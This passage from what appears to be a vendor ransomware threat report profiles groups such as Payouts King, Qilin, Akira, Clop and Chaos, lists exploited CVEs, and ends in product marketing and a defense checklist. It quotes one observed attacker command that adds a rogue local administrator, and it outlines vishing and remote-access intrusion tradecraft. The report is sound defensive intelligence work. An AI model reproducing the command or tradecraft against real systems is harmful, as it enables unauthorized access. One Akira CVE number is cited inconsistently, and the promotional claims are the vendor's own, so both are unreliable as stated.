


Figure 28: Year-over-year change in known payment volume among top ransomware groups, April 2024-March 2025 to April 2025-March 2026

These increases were associated with groups that have continued to sustain or expand their operations through affiliate-driven models and data extortion activity. Qilin’s growth aligns with the scale of its ransomware-as-a-service (RaaS) operation and its high level of reported activity during the reporting period. Akira illustrates how an established group can continue generating payment activity through data theft and double extortion.

The ransom is only part of the cost

The financial impact of ransomware extends far beyond any ransom payment:

- Business interruption—according to Munich Re claims data¹, business interruption accounted for 51% of ransomware-related costs
- Customer attrition and reputational harm
- Forensic investigation and incident response
- Data and system restoration
- Legal expenses
- Other operational and recovery costs

¹ <https://www.munichre.com/en/insights/cyber/cyber-insurance-risks-and-trends-2025.html>



Top 5 Ransomware Families_ to Watch in 2026-2027

#1 Payouts King

Payouts King is a ransomware group that emerged in April 2025 with activity previously associated with initial access brokers linked to Black Basta, which make it an important group to watch. After Black Basta’s internal chat logs leaked in February 2025 and the operation disbanded, ThreatLabz observed new attacks that are consistent with Black Basta affiliate tradecraft, but attributed to Payouts King ransomware. The group’s attacks follow a familiar Black Basta playbook (**described earlier in this report**), using spam bombing, vishing, Microsoft Teams, and Microsoft Quick Assist to manipulate users into initiating access. Those affiliates working with the ransomware group combine data theft with selective file encryption, using 4,096-bit RSA and 256-bit AES in counter mode. The ransomware incorporates a number of obfuscation and evasion techniques that can complicate malware analysis and detection.

Leak site analysis by ThreatLabz identified 55 Payouts King victims and approximately 60 terabytes of data loss through April 2026, averaging more than 1 terabyte per victim.



TRENDS IN ACTION:

- Skilled operators:** Devise creative strategies to evade network and endpoint security products.
- Masters of social engineering:** Use spam bombing combined with vishing through Microsoft Teams.

#2 Qilin

Qilin, also known as Agenda, is a RaaS group active since 2022 that has become one of the most prolific ransomware operations. The group has been associated with both data theft and file encryption activity, and its RaaS model gives affiliates flexibility in how they conduct intrusions and deploy ransomware.

Qilin gained traction as other major ransomware operations were disrupted or went dark. Following the February 2024 disruption of LockBit during Operation Cronos, some experienced affiliates shifted to other ransomware programs, including Qilin. In 2025, Qilin also appeared to benefit from the disappearance of RansomHub, with affiliates moving to Qilin after the operation became inactive.

The group's momentum continued into 2026, backed by a sharp increase in the number of publicly named victims. ThreatLabz analysis of leak sites found that Qilin grew from 84 publicly named victims in the 2023–2024 reporting period to 314 in 2024–2025 before surging to 1,309 over the last year, making it the most active ransomware group by victim listings in the current reporting period. Analysis of blockchain-tracked victim payment activity also ranked Qilin #2 for ransom monetization during the same period, with 136 paying victims totaling \$58.6 million and an average payment of \$430,735.

Beyond defense evasion, Qilin's broader activity also involved significant data theft pressure from May 2025 through April 2026, with approximately 110 terabytes of total data exfiltrated across 380 victims. Accounting services organizations represented the largest industry group in the data set, with 135 observed victims. Qilin's rise in publicly named victims, ransom payment activity, and affiliate recruitment makes it one of the clearest examples of how quickly a successful RaaS model can scale.

TRENDS IN ACTION:

Playbooks outlasting brands: Benefited directly from affiliate migration after the disruption of LockBit and RansomHub.

RaaS-driven growth: Embodies how the affiliate model allows a group to scale victim counts rapidly.



#3 Akira

Since surfacing in 2023 with ties to Conti, Akira’s staying power among the most active and consequential ransomware groups has been evident in its victim volume, data exfiltration patterns, and continued ability to generate ransom payments.

Leak site findings tied 708 victims to Akira from May 2025 through April 2026, up from 520 in the prior reporting period, with about 38 terabytes of total observed data loss and materially higher median victim data exposure, rising from 14.3 gigabytes to 30 gigabytes.

The case for Akira as a top family to watch is strengthened further by blockchain-tracked ransom payment analysis, which shows Akira is not just noisy or prolific, but also monetizing at scale. Akira ranked #1 for observed ransom monetization, with 185 observed Bitcoin ransom-payment records totaling \$73 million—a 35% year-over-year increase in total extorted revenue.

Akira’s sustained activity is a sign of a durable ransomware-as-a-service model that relies on affiliate-driven intrusions, common access paths, data theft, and encryption to pressure victims. Akira actors continue to rely on compromised remote access infrastructure, exposed VPNs, and credential abuse for initial access. After gaining access, they use legitimate remote administration tools to blend into victim environments. Akira actors have gained initial access via VPNs, using compromised credentials and exploiting CVE-2024-49766. The group is known to use legitimate remote access and administration tools, including AnyDesk and LogMeln that help attackers maintain control after initial compromise.

TRENDS IN ACTION:

Skilled operators: Ties to members of Conti ransomware. Exploit well known vulnerabilities in VPNs to gain access to corporate networks.

RaaS-driven growth: Embodies how the affiliate model allows a group to drive significant attacks.

#4 Clop

Clop, also known as CLOp, remains one of the top ransomware operations to watch because of its shift from traditional file encryption toward large-scale data theft and extortion. The group has repeatedly exploited zero-day vulnerabilities in enterprise applications, particularly file transfer platforms, used by many organizations to steal data at scale.

Clop continued that model over the past year with campaigns involving enterprise applications and trusted file-sharing tools. The group was linked to an extortion campaign targeting Oracle E-Business Suite environments, where attackers exploited CVE-2025-61882, a critical vulnerability that could allow unauthenticated remote code execution².

In late 2025, Clop targeted internet-exposed Gladinet CentreStack file servers in a data theft extortion campaign³. CentreStack provides browser, mobile, and mapped-drive access to on-premises file servers, making exposed instances valuable targets for data exfiltration.

Like Clop's earlier campaigns against MOVEit Transfer and Cleo file transfer software, these campaigns follow a familiar strategy: target zero-day vulnerabilities in widely used software that is used to store, move, and share business-critical files; exploit affected systems at numerous organizations; steal sensitive data; and use its exposure as leverage for extortion.

ThreatLabz analysis of leak site data found that Clop publicly named 242 victims during the current reporting period, down from 488 victims in the previous report. But lower victim volume does not equate to lower impact for Clop. Blockchain payment analysis found four paying victims totaling \$12.9 million, with a median payment of \$3.5 million—the highest median among the top 10 groups by total payment volume. These findings suggest that Clop's impact is less defined by total victim count than by the leverage and payout potential of each campaign.

² <https://cyberscoop.com/oracle-customers-attacks-clop-google-mandiant/>

³ <https://www.scworld.com/brief/new-clop-ransomware-campaign-sets-sights-on-gladinet-centrestack-servers>



TRENDS IN ACTION:

High-impact data theft: Proves that victim volume is a poor measure of impact, with the highest median payment among all groups.

Abuse of trusted platforms: Specializes in exploiting widely used file transfer and business applications for mass data theft.

#5 Chaos

First observed in early 2025, Chaos quickly developed into a consequential ransomware operation and gained greater attention in July⁴. The ransomware-as-a-service group is believed to include former BlackSuit members and has displayed similar TTPs that combine data theft with file encryption.

Chaos's apparent connection to BlackSuit indicates that the group may be drawing on experience its members already had, carrying established operational knowledge, tooling, and affiliate relationships into a new ransomware brand.

Observed Chaos activity has included targeted social engineering, abuse of legitimate remote access tools, data theft, and encryption—a combination that can intensify pressure on victims by pairing the threat of public exposure with the loss of access to critical systems and files.

Its impact is evident in the scale of data compromised and the financial returns generated from its attacks over the past year. ThreatLabz analysis of leak site data identified 18.7 terabytes of data exfiltrated from 31 Chaos victim organizations between April 2025 and March 2026. Blockchain payment analysis identified \$13.4 million in ransomware payments across eight paying victims during the same period, reinforcing the role prior ransomware experience plays in helping new groups gain traction quickly.

⁴ <https://www.infosecurity-magazine.com/news/chaos-ransomware-wave-attacks/>

TRENDS IN ACTION:

Playbooks outlasting brands: Shows how experienced members from a previous group (BlackSuit) can help a new brand gain traction almost immediately.

ThreatLabz has identified an initial access broker working with Chaos use Microsoft Teams vishing attacks to deploy malware tooling including [GoGRPC](#). The group does not always deploy file encryption. In some instances, attacks focus entirely on data theft with ThreatLabz identifying a victim in the healthcare industry paying a \$2M ransom to avoid stolen information from appearing on the group's leak site. After payment, the group has offered the following information to victims to prevent subsequent ransomware attacks.

- 1** *Mandatory Password Reset and Software Patching: Execute an emergency, forced password reset for all administrative accounts, domain users, and service accounts. Ensure all firewalls (such as Fortinet FortiGate), VPN gateways, and critical services are updated to the latest versions, and that legacy password hashes are fully overwritten using modern standards (such as PBKDF2) post-patching.*
- 2** *Enterprise-Grade EDR/XDR Deployment: Implement leading EDR/XDR solutions such as **CrowdStrike Falcon** or **Arctic Wolf** to provide deep behavioral analysis and 24/7 managed detection and response. Configure agent protection policies strictly to prevent any possibility of disabling security agents via Safe Mode reboots or registry tampering.*
- 3** *Professional Red Teaming Engagements: Retain top-tier security firms to conduct regular, independent, full-lifecycle Red Teaming simulations. Test your external perimeter, social engineering resistance, credential-theft scenarios, and the actual resilience of your defensive stack under live-fire conditions.*
- 4** *Mandatory Multi-Factor Authentication (MFA): Enforce strict MFA—preferably using hardware security keys or cryptographically secure authenticator apps while completely eliminating vulnerable methods like SMS and standard push notifications—for every employee accessing corporate email, VPNs, and internal assets.*
- 5** *Air-Gapped and Immutable Backup Architecture: Establish offsite, immutable backups that are physically or logically isolated from the primary corporate network. Enforce multi-person authorization for backup deletion or modification, and regularly test end-to-end data restoration workflows.*



Major Vulnerabilities_

Exploited in Ransomware Campaigns

ThreatLabz observed affiliates exploiting vulnerabilities in Veeam and SonicWall VPN software. Since at least August 2025, initial access brokers for Akira ransomware have exploited SonicWall VPN misconfigurations and [CVE-2024-40766](#). This SonicWall VPN vulnerability allows for unauthorized access to SonicWall VPN devices under certain conditions and was originally disclosed in August 2024, with an available patch released a day after disclosure. Nearly a year after the patch, Akira affiliates conducted attacks targeting the same vulnerability or misconfiguration stemming from a failure to reset local account passwords with the update.

ThreatLabz observed Play, Qilin, and Akira intrusions where threat actors exploited known Veeam vulnerabilities for initial access and privilege escalation including the following:

- [CVE-2023-27532](#) which targets the Veeam Backup & Replication component.
- [CVE-2024-40711](#) is a critical vulnerability that allows for remote code execution and privilege escalation. In the observed instances, the threat actor added a user named “Admon” to the administrator group by using Veeam.Backup.MountService.exe to spawn the process cmd.exe, with the following command line:
`net localgroup Administrators Admon /add`

The consistent exploitation of vulnerabilities years after their initial disclosure underscores the need to expediently patch and update devices, particularly edge devices that can allow initial access.

Third-party reporting has also linked the following vulnerabilities to ransomware activity associated with Interlock and DragonForce, respectively.

- [CVE-2026-20131](#) is a critical vulnerability in enterprise Cisco firewalls allowing unauthenticated remote attackers to execute arbitrary Java code on affected devices and elevate their privileges to root. Third-party [reporting](#) linked the exploitation of the vulnerability to Interlock ransomware.
- [CVE-2025-5777](#) (CitrixBleed 2) is a vulnerability in Citrix NetScaler appliances that allows malformed pre-authentication login requests to leak NetScaler memory, potentially enabling attackers to steal and replay valid session tokens and bypass MFA by hijacking active sessions. This vulnerability was exploited by initial access brokers tied to [DragonForce](#) ransomware.



ThreatLabz Ransomware_Notes Archive

Zscaler ThreatLabz maintains a [public GitHub repository](#) that, as of this writing, added another 71 new ransomware notes over the past year, totaling in 335 ransomware note samples spanning 222 ransomware groups and families. This archive can be valuable for tracking ransomware groups over time, including their data leak websites and negotiation tactics, as well as for using stylometric analysis to link ransomware groups that rebrand.



2027 Predictions

1 Ransomware groups will prioritize data yield over victim volume

In 2027, ransomware groups will focus more on extracting greater volumes of valuable data from each successful compromise. This trend is reflected in the total reported leak size among the 10 most active groups by reported leak data volume, which rose from 123.8 terabytes in April—March 2024 to 238.5 terabytes in April 2024—March 2025, and then nearly quadrupled to 896.2 terabytes in April 2025—March 2026. The sustained increase in exfiltrated data suggests ransomware operators are emphasizing deeper, more lucrative breaches rather than simply increasing the number of victims.

As data yield per intrusion becomes a defining measure of ransomware performance, it will shape which organizations attackers target and how deeply they exploit each compromise.

Organizations need to limit how much sensitive data attackers can discover, access, and exfiltrate after gaining a foothold. This requires applying consistent data controls across users, devices, workloads, and applications; identifying unusual access and movement; blocking unauthorized transfers; and containing compromised access before attackers can exfiltrate data at scale.





2

Ransomware intrusions will pivot away from native Windows executables to better evade EDRs and antivirus software

Payouts King–linked abuse of Microsoft Teams and Quick Assist, along with Edgecution’s use of a malicious browser extension, shows how attackers are finding more ways to gain access and run commands through trusted tools and less obvious execution paths.

Native executables will still play a role, especially when attackers deploy ransomware and encrypt systems. But more of the activity leading up to those final stages will happen through scripts, legitimate applications, browser components, and remote–access tools that can blend into normal enterprise activity.

File–based detection has become even less effective on its own. Organizations need controls that identify suspicious behavior across users, devices, workloads, and applications, restrict risky scripts and tools, and contain compromised access before attackers can stage and deploy ransomware.

3

AI will continue to scale ransomware development and social engineering

As enterprises find more practical and innovative ways to use GenAI to improve efficiency, ransomware threat actors will continue to do the same, applying AI to more stages of their operations. Activity over the past year points to where this use is headed. ThreatLabz identified likely GenAI use in ransomware–related activity, including the creation of malicious batch script variants in the [Payouts King campaign](#) detailed earlier. Evidence of AI–enabled automation also surfaced, with a threat actor using an LLM agent to automate multiple stages of a ransomware attack.⁵

Expect ransomware groups and affiliates to expand their use of AI to develop and modify malware variants more quickly, automate more attack tasks, and make phishing campaigns more targeted and convincing. The resulting attack speed, scale, and adaptability will make ransomware harder to stop with traditional security controls that rely on known signatures and indicators, in turn putting the onus on SecOps teams to implement agentic operations that surface the highest risk threats and enable machine–speed response.

4

Vishing will play a growing role in ransomware initial access playbooks

A flood of spam followed by a vishing call from someone impersonating IT has become a familiar opening move in ransomware attacks. Ransomware operators and initial access brokers use this sequence to steer employees toward trusted collaboration and remote–support tools. ThreatLabz has tracked this approach in a [cluster of attacks](#) tied to multiple initial access brokers for ransomware wherein attackers used Microsoft Teams vishing to convince victims to launch Quick Assist before deploying malware.

Expect more threat actors to reuse and refine this playbook. They may swap out the tools and malware without changing the core social engineering sequence. The use of familiar platforms and IT support pretexts will make these attacks harder to recognize before attackers gain a foothold.

5

Affiliate movement will continue to reshape the most active ransomware groups

ThreatLabz identified 52 ransomware groups that began publishing victim data over the past year, along with significant reshuffling in the rankings of the most active groups. Not all of these operations started from scratch; some likely represent rebrands or may have gained momentum by recruiting experienced affiliates from disrupted or inactive groups. For example, Qilin’s rise in activity was fueled in part by former RansomHub affiliates who migrated after RansomHub ceased activity in April 2025.

The movement of experienced affiliates will continue to redistribute activity across ransomware groups. Detecting the tactics and tooling they carry between operations will remain essential.

⁵ <https://www.securityweek.com/agentic-ai-used-to-conduct-ransomware-attack-via-langflow>



How Zscaler Stops Ransomware Attacks

Ransomware attacks succeed when attackers can gain access, move laterally, and reach valuable data before they are stopped. Today's ransomware operations often move quickly from compromising identities and devices to expanding access and stealing data for extortion.

Yet many organizations still rely on traditional security architectures and tools—next-generation firewalls, VPNs, and point products like anti-malware. These legacy architectures leave gaps that ransomware actors can exploit throughout the attack lifecycle: limited visibility into encrypted traffic can make malicious activity harder to detect; separate security tools and inconsistent policy enforcement can slow investigation and response; broad access can expose more systems, applications, and data than a user or device needs.

As frontier AI capabilities advance, those weaknesses become more dangerous. From finding vulnerabilities faster to improving reconnaissance and social engineering and automating more of the attack process, AI will inevitably narrow the window defenders have to detect and contain ransomware attacks.

The **Zscaler Zero Trust Exchange™** eliminates these risks by replacing outdated, network-based models with a cloud native, AI-powered zero trust architecture. It delivers a unified, scalable platform that minimizes risk and simplifies ransomware protection across users, devices, and applications—no matter where they reside.

The Zscaler cloud blocked nearly 65%* more ransomware attack indicators (events) year over year, pointing to the growing scale of ransomware-related activity that the platform helps organizations detect and stop.

*The year-over-year change is calculated using a revised prior year baseline that applies the current methodology to both reporting periods. The previously published total included indicators that have since been excluded through updated filtering and validation.



ZSCALER STOPS RANSOMWARE AT EVERY STAGE OF THE ATTACK LIFECYCLE:

Minimize the attack surface: Ransomware actors cannot attack what they cannot find or reach. Zscaler effectively eliminates exposed infrastructure that ransomware can target by hiding users, applications, and devices behind a cloud proxy where they are not visible or discoverable from the internet. There are no public IPs and no direct network access—ransomware threat actors cannot find or reach internal resources.

Prevent initial compromise: The Zero Trust Exchange stops threats before they reach users and devices through inline security controls, including TLS/SSL inspection, AI-powered threat detection, sandboxing, and browser isolation. These capabilities help identify malicious content, phishing attempts, malware, and command-and-control activity before attackers can establish a foothold.

Eliminate lateral movement and contain attacks: Ransomware attackers often use a compromised identity or device as a starting point to expand access. The Zero Trust Exchange connects users directly to authorized applications (and apps to other apps) rather than the network, reducing opportunities for ransomware actors to move laterally between systems. AI-powered segmentation, dynamic, risk-based policies, and continuous risk assessment help restrict access based on user behavior, device posture, and application context. Deception technology adds another layer of defense by using decoys to lure ransomware threat actors into monitored traps and reveal attempted movement.



Protect data from exfiltration and extortion: Today’s ransomware campaigns increasingly use data theft as a pressure tactic, stealing sensitive information alongside or independent of file encryption. Zscaler prevents attackers from accessing and moving valuable data through inline [data loss protection \(DLP\)](#), cloud access security broker (CASB) controls, and AI-powered data discovery and classification. These capabilities help identify sensitive data, enforce policies, and block unauthorized transfers to sanctioned cloud apps, shadow IT, and command-and-control (C2) infrastructure.

Empower your SOC to spot and stop ransomware incidents: Ransomware attacks rarely begin with a single obvious breach. Instead, they unfold through a sequence of low-severity events across separate domains, such as a phishing email lure, an OAuth device token request, an unverified RMM tool execution, and an unusual internal network session. Viewed in isolation by point security tools, each signal appears benign or low priority, allowing the adversary to quietly advance through the kill chain undetected.

[Zscaler Agentic SOC](#) pulls all of these signals together to help security teams identify and contain threats faster by combining zero trust telemetry and third-party signals with key business context, such as asset and identity risk, to turn raw alerts into holistic incidents. By connecting disparate events into a single narrative, the platform uncovers complex attack chains that looking at isolated alerts would completely miss. It then prioritizes these incidents based upon organizational risk factors and MITRE ATT&CK stage and enlists specialized AI agents to automate triage, conduct deep investigations, and recommend precise inline responses through zero trust and third-party controls, containing threats at machine speed with minimal business disruption.

BAKER & BAKER

Customer success story

Ransomware incidents immediately eliminated

Adopting Zscaler Internet Access™ (ZIA) enabled Baker & Baker to begin moving away from the traditional castle-and-moat security model in favor of connecting users and devices to applications using the comprehensive Zscaler Zero Trust Exchange platform.

The fast, easy implementation resulted in dramatic enterprise-wide benefits.

“Prior to implementing Zscaler, we averaged about 10 ransomware incidents per month. In the weeks and months immediately following the deployment, there were zero. It was extraordinary.”

— STEFFEN ERLER,
DIRECTOR OF IT SECURITY AND NETWORK SERVICES AT BAKER & BAKER

[Read the full story](#)

KEY AI-POWERED RANSOMWARE PROTECTIONS FROM ZSCALER INCLUDE:

- Breach prediction preempts potential breach scenarios using generative AI and multidimensional predictive models.
- **Agentic SecOps** helps security teams detect, investigate, and respond to ransomware threats faster by combining zero trust telemetry, threat intelligence, and agentic workflows.
- Phishing and C2 detection uses inline AI-based detection from the **Zscaler Secure Web Gateway** to identify and block never-before-seen phishing sites and C2 infrastructure.
- **Inline sandboxing** offers comprehensive malware and zero-day threat prevention by using advanced AI models to analyze suspicious files in a controlled environment.
- **Zero Trust Browser** leverages AI to identify and isolate malicious web content, preventing malware delivery and data leaks.
- Microsegmentation uses AI-powered recommendations to simplify granular application-level segmentation, ultimately minimizing the attack surface and preventing lateral movement.
- Dynamic, risk-based policy continuously evaluates the risk posture of users, devices, and applications using AI-driven behavioral analysis to enforce dynamic security and access policies.
- **Deception technology** lures ransomware threat actors into monitored traps using decoys and breadcrumbs.
- Data discovery and classification instantly scans and classifies sensitive data across endpoints, inline traffic, and cloud applications, making it more difficult for ransomware to target and encrypt sensitive data.
- DLP controls block unauthorized data transfers, backed by AI-based content inspection and policy enforcement, preventing ransomware operators from stealing sensitive data for extortion.

Ransomware Defense Checklist

Zero trust is foundational to ransomware defense, but reducing risk requires multiple layers of protection.

Based on insights from ThreatLabz experts, this checklist outlines practical measures organizations can take to reduce ransomware exposure, contain attacks, and minimize their impact.

Maintain resilient backups and recovery capabilities

- ☐ Keep routine, encrypted backups, including offline and otherwise isolated copies.
- ☐ Test restoration procedures regularly and adapt backup strategies as ransomware tactics evolve.

Keep systems patched and reduce vulnerability exposure

